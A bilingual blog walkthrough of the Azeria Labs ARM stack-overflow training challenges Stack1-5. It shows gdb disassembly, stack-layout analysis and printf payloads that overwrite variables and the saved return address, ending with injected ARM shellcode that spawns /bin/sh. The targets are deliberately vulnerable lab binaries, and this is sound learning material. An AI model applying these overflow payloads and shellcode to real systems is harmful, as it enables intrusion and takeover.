writing
Azeria Labs ARM Exploitation Challenges Stack1-5 WalkthroughAzeria Labs ARM 漏洞利用挑战 Stack1-5 解题思路
· Debugging & reverse engineering
Translated from Chinese — .
On this page
Recently I studied the ARM Exploit tutorial from https://azeria-labs.com/. At the end, the author posted a few challenges. Below are my solutions.
The challenges are here: https://azeria-labs.com/part-3-stack-overflow-challenges/
Environment
- Use the VM provided by the author directly https://azeria-labs.com/arm-lab-vm/
- An armv6 Raspberry Pi
Challenge Stack1
What you will learn

How to modify variables to specific values in the program
How the variables are laid out in memory
Goal: Change the ‘modified’ variable. You solved the challenge once “You have changed the ‘modified’ variable” is printed out.
First run
Let’s just run it and see,
pi@raspberrypi:~/ARM-challenges $ ./stack1
stack1: please specify an argument
So let’s add an argument
pi@raspberrypi:~/ARM-challenges $ ./stack1 1111111111111111
Try again, you got 0x00000000
Make the argument longer
pi@raspberrypi:~/ARM-challenges $ ./stack1 111111111111111111111111111111111111111111111111111111111111111111111111111111
Try again, you got 0x31313131
Segmentation fault
Whoa, the value changed. 0x31 is 1. And it crashed.
Debugging
gdb stack1
break main
run
Dump the assembly
gef> disassemble main
Dump of assembler code for function main:
=> 0x000104b0 <+0>:	push	{r11, lr}
   0x000104b4 <+4>:	add	r11, sp, #4
   0x000104b8 <+8>:	sub	sp, sp, #80	; 0x50
   0x000104bc <+12>:	str	r0, [r11, #-80]	; 0x50
   0x000104c0 <+16>:	str	r1, [r11, #-84]	; 0x54
   0x000104c4 <+20>:	ldr	r3, [r11, #-80]	; 0x50
   0x000104c8 <+24>:	cmp	r3, #1
   0x000104cc <+28>:	bne	0x104dc <main+44>
   0x000104d0 <+32>:	mov	r0, #1
   0x000104d4 <+36>:	ldr	r1, [pc, #92]	; 0x10538 <main+136>
   0x000104d8 <+40>:	bl	0x10370
   0x000104dc <+44>:	mov	r3, #0
   0x000104e0 <+48>:	str	r3, [r11, #-8]
   0x000104e4 <+52>:	ldr	r3, [r11, #-84]	; 0x54
   0x000104e8 <+56>:	add	r3, r3, #4
   0x000104ec <+60>:	ldr	r3, [r3]
   0x000104f0 <+64>:	sub	r2, r11, #72	; 0x48
   0x000104f4 <+68>:	mov	r0, r2
   0x000104f8 <+72>:	mov	r1, r3
   0x000104fc <+76>:	bl	0x10340
   0x00010500 <+80>:	ldr	r3, [r11, #-8]
   0x00010504 <+84>:	ldr	r2, [pc, #48]	; 0x1053c <main+140>
   0x00010508 <+88>:	cmp	r3, r2
   0x0001050c <+92>:	bne	0x1051c <main+108>
   0x00010510 <+96>:	ldr	r0, [pc, #40]	; 0x10540 <main+144>
   0x00010514 <+100>:	bl	0x1034c
   0x00010518 <+104>:	b	0x1052c <main+124>
   0x0001051c <+108>:	ldr	r3, [r11, #-8]
   0x00010520 <+112>:	ldr	r0, [pc, #28]	; 0x10544 <main+148>
   0x00010524 <+116>:	mov	r1, r3
   0x00010528 <+120>:	bl	0x10334
   0x0001052c <+124>:	mov	r0, r3
   0x00010530 <+128>:	sub	sp, r11, #4
   0x00010534 <+132>:	pop	{r11, pc}
   0x00010538 <+136>:			; <UNDEFINED> instruction: 0x000105bc
   0x0001053c <+140>:	cmnvs	r2, r4, ror #6
   0x00010540 <+144>:	ldrdeq	r0, [r1], -r8
   0x00010544 <+148>:	andeq	r0, r1, r0, lsl r6
End of assembler dump.
A first analysis and debugging of the code

The key lines in the red box above: as long as r3 and r2 are equal, the challenge is solved. Debugging shows that r2 is always 0x61626364, which as a string is dcba (little endian).
r2 is an offset relative to pc, which is usually a constant in the code. r3 is at offset -8 relative to r11 (i.e. fp). Now let’s focus on r11.
r11 is the Frame Pointer address (bottom of the stack), sp is the top of the stack. Variables inside a function are usually accessed by taking offsets relative to fp. The program’s input arguments work the same way.
From the result of feeding very long data above, we know the overlong data overwrote [r11,#-8], so the program probably just stores the input into a character array.
From sub sp,sp,#80 we see the stack size is 80 bytes, i.e. 20 words. And r11 is the value of sp+4, so we can look at all the data on the whole frame; plus, main’s first line push also decrements sp by 8, making it 23 words total. (Due to a miscalculation at the time, the command below only outputs 22, but that’s enough.) Use the command x/22w $r11-84 to print it.

So we just need to change the value at the bottom-right of the image above to 0x61626364.
Counting from the first 0x31313131, we need 17*4=64 characters, with the last four being dcba.
Let’s try this


Passed
Finally passed the challenge. Yeah!

Just as the challenge says, it’s to get familiar with How the variables are laid out in memory.
Challenge Stack2
Pretty similar to the previous challenge, except the input method becomes an environment variable.

Breaking at the cmp instruction, you can see that the value at the end of the environment variable needs to be \n\r\n\r.

That is, overwrite the address in the image above. Counting from the first 0x31 (assuming the input is lots of 1111111), we need 17*4 characters, with the last four being \n\r\n\r.
How do you set an environment variable to \n\r? Refer to this Stack Overflow answer https://stackoverflow.com/questions/41309822/how-do-i-actually-write-n-r-to-an-environment-variable
All of the following answers work:
export GREENIE=$'1111111111111111111111111111111111111111111111111111111111111111\n\r\n\r'

# 136 = 17*4*2
export GREENIE="$(python -c 'print "\n\r"*136')"
Challenge Stack3

You can see a jump to r3, which is r11-8.

So we need to overwrite 0x31313131 in the image above; the last 4 bytes of the 17*4 data overwrite the address of the function call.

Just overwrite with 00 01 04 7c. Because of little endian, the input is as follows:
1111111111111111111111111111111111111111111111111111111111111111|\x04\x01\x00
In the end you need this:
printf '1111111111111111111111111111111111111111111111111111111111111111|\x04\x01\x00' | ./stack3

Challenge Stack4

To overwrite pc, we need to overwrite the location at the end of the stack where lr is stored.

The array length is 68; +4 overwrites r11, and another +4 overwrites lr.

So we overwrite the last 4 bytes with 00 01 04 4c.
The answer is:
printf '11111111111111111111111111111111111111111111111111111111111111111111\x4c\x04\x01\x00' | ./stack4

Challenge Stack5
First, the code is the same as stack4; the difference is: this time we want to execute our own shellcode.
For the shellcode we’ll use the one from the earlier chapter https://azeria-labs.com/writing-arm-shellcode/
printf '11111111111111111111111111111111111111111111111111111111111111111111\x4c\x04\x01\x00' | ./stack5

Since we want to execute our shellcode, change lr to the next address on the stack, then place the shellcode after it.
11111111111111111111111111111111111111111111111111111111111111111111

\xf0\xf1\xff\xbe

\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78
So we can do this:
printf '11111111111111111111111111111111111111111111111111111111111111111111\xf0\xf1\xff\xbe\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78' | ./stack5
最近学习了 https://azeria-labs.com/ 出的ARM Exploit教程,最后作者出了几个挑战题目,以下是的解题思路。
题目在这: https://azeria-labs.com/part-3-stack-overflow-challenges/
环境
- 直接使用作者提供的虚拟机 https://azeria-labs.com/arm-lab-vm/
- armv6 树莓派
题目 Stack1
What you will learn

How to modify variables to specific values in the program
How the variables are laid out in memory
Goal: Change the ‘modified’ variable. You solved the challenge once “You have changed the ‘modified’ variable” is printed out.
初步运行
先直接运行看看,
pi@raspberrypi:~/ARM-challenges $ ./stack1
stack1: please specify an argument
那就加个参数
pi@raspberrypi:~/ARM-challenges $ ./stack1 1111111111111111
Try again, you got 0x00000000
再参数长点
pi@raspberrypi:~/ARM-challenges $ ./stack1 111111111111111111111111111111111111111111111111111111111111111111111111111111
Try again, you got 0x31313131
Segmentation fault
哇,数值变了。0x31就是1啦。而且crash了。
调试
gdb stack1
break main
run
输出汇编
gef> disassemble main
Dump of assembler code for function main:
=> 0x000104b0 <+0>:	push	{r11, lr}
   0x000104b4 <+4>:	add	r11, sp, #4
   0x000104b8 <+8>:	sub	sp, sp, #80	; 0x50
   0x000104bc <+12>:	str	r0, [r11, #-80]	; 0x50
   0x000104c0 <+16>:	str	r1, [r11, #-84]	; 0x54
   0x000104c4 <+20>:	ldr	r3, [r11, #-80]	; 0x50
   0x000104c8 <+24>:	cmp	r3, #1
   0x000104cc <+28>:	bne	0x104dc <main+44>
   0x000104d0 <+32>:	mov	r0, #1
   0x000104d4 <+36>:	ldr	r1, [pc, #92]	; 0x10538 <main+136>
   0x000104d8 <+40>:	bl	0x10370
   0x000104dc <+44>:	mov	r3, #0
   0x000104e0 <+48>:	str	r3, [r11, #-8]
   0x000104e4 <+52>:	ldr	r3, [r11, #-84]	; 0x54
   0x000104e8 <+56>:	add	r3, r3, #4
   0x000104ec <+60>:	ldr	r3, [r3]
   0x000104f0 <+64>:	sub	r2, r11, #72	; 0x48
   0x000104f4 <+68>:	mov	r0, r2
   0x000104f8 <+72>:	mov	r1, r3
   0x000104fc <+76>:	bl	0x10340
   0x00010500 <+80>:	ldr	r3, [r11, #-8]
   0x00010504 <+84>:	ldr	r2, [pc, #48]	; 0x1053c <main+140>
   0x00010508 <+88>:	cmp	r3, r2
   0x0001050c <+92>:	bne	0x1051c <main+108>
   0x00010510 <+96>:	ldr	r0, [pc, #40]	; 0x10540 <main+144>
   0x00010514 <+100>:	bl	0x1034c
   0x00010518 <+104>:	b	0x1052c <main+124>
   0x0001051c <+108>:	ldr	r3, [r11, #-8]
   0x00010520 <+112>:	ldr	r0, [pc, #28]	; 0x10544 <main+148>
   0x00010524 <+116>:	mov	r1, r3
   0x00010528 <+120>:	bl	0x10334
   0x0001052c <+124>:	mov	r0, r3
   0x00010530 <+128>:	sub	sp, r11, #4
   0x00010534 <+132>:	pop	{r11, pc}
   0x00010538 <+136>:			; <UNDEFINED> instruction: 0x000105bc
   0x0001053c <+140>:	cmnvs	r2, r4, ror #6
   0x00010540 <+144>:	ldrdeq	r0, [r1], -r8
   0x00010544 <+148>:	andeq	r0, r1, r0, lsl r6
End of assembler dump.
初步分析和调试下代码
上图红框中最关键的几行代码,只要满足 r3 r2 相等,就可以完成此题。调试发现 r2 每次都是0x61626364,字符串就是 dcba(小端)。
r2是相对pc的偏移,一般就是代码中的常量了。r3是相对r11(也就是fp)偏移-8。现在重点到看看r11。
r11是Frame Pointer地址(栈底),sp是栈顶,一般函数内的变量可以通过fp取相对偏移获取。程序的输入参数也是这样。
从上面我们输入超长数据的结果可知,超长数据覆盖了 [r11,#-8],那程序大概就是简单的把输入存到字符数组中。
根据sub sp,sp,#80看到栈大小有80字节,也就是20个word。而r11是 sp+4后的值,这样我们可以看下整个Frame上的数据,在加上main第一行push也让sp减8,因此总共23个word。(由于当时计算错误,下面的命令就只输出22个,不过也够用了)用命令 x/22w $r11-84 输出。
也就是把上图右下角的数值改为 0x61626364 就好了。
从第一个0x31313131算,需要17*4=64个字符,最后四个需要是dcba。
这样试试
通过
终于挑战通过。Yeah!
就像题目所说,是为了熟悉下 How the variables are laid out in memory。
题目 Stack2
与上一题目差不多,只是输入方式变成了环境变量。
断点到cmp指令可以看到,需要让环境变量最后的数值为\n\r\n\r。
也就是覆盖到上图的地址。从第一个0x31算下(假设输入是很多1111111),也就是需要17*4的字符,最后四个字符是\n\r\n\r。
怎么设置环境变量是\n\r呢?参考Stack Overflow的回答 https://stackoverflow.com/questions/41309822/how-do-i-actually-write-n-r-to-an-environment-variable
以下答案都可以了:
export GREENIE=$'1111111111111111111111111111111111111111111111111111111111111111\n\r\n\r'

# 136 = 17*4*2
export GREENIE="$(python -c 'print "\n\r"*136')"
题目 Stack3
看到跳转到r3,也就是r11-8。
可见就是要覆盖上图中的0x31313131,17*4的数据最后4个就是覆盖函数调用的地址。
覆盖为00 01 04 7c即可,由于小端,输入如下:
1111111111111111111111111111111111111111111111111111111111111111|\x04\x01\x00
最终需要这样:
printf '1111111111111111111111111111111111111111111111111111111111111111|\x04\x01\x00' | ./stack3
题目 Stack4
要覆盖pc,就是要覆盖最后的栈中存储lr的位置。
数组长度68,+4可以覆盖r11,再+4可以覆盖lr。
也就是覆盖最后4个字节为00 01 04 4c。
答案就是:
printf '11111111111111111111111111111111111111111111111111111111111111111111\x4c\x04\x01\x00' | ./stack4
题目 Stack5
先看代码与stack4一样,不同的是:这次我们要执行自己的shellcode。
shellcode 我们就用之前章节的 https://azeria-labs.com/writing-arm-shellcode/
printf '11111111111111111111111111111111111111111111111111111111111111111111\x4c\x04\x01\x00' | ./stack5
由于要执行我们的shellcode,那把lr改为栈的下一个地址,然后后面存放shellcode。
11111111111111111111111111111111111111111111111111111111111111111111

\xf0\xf1\xff\xbe

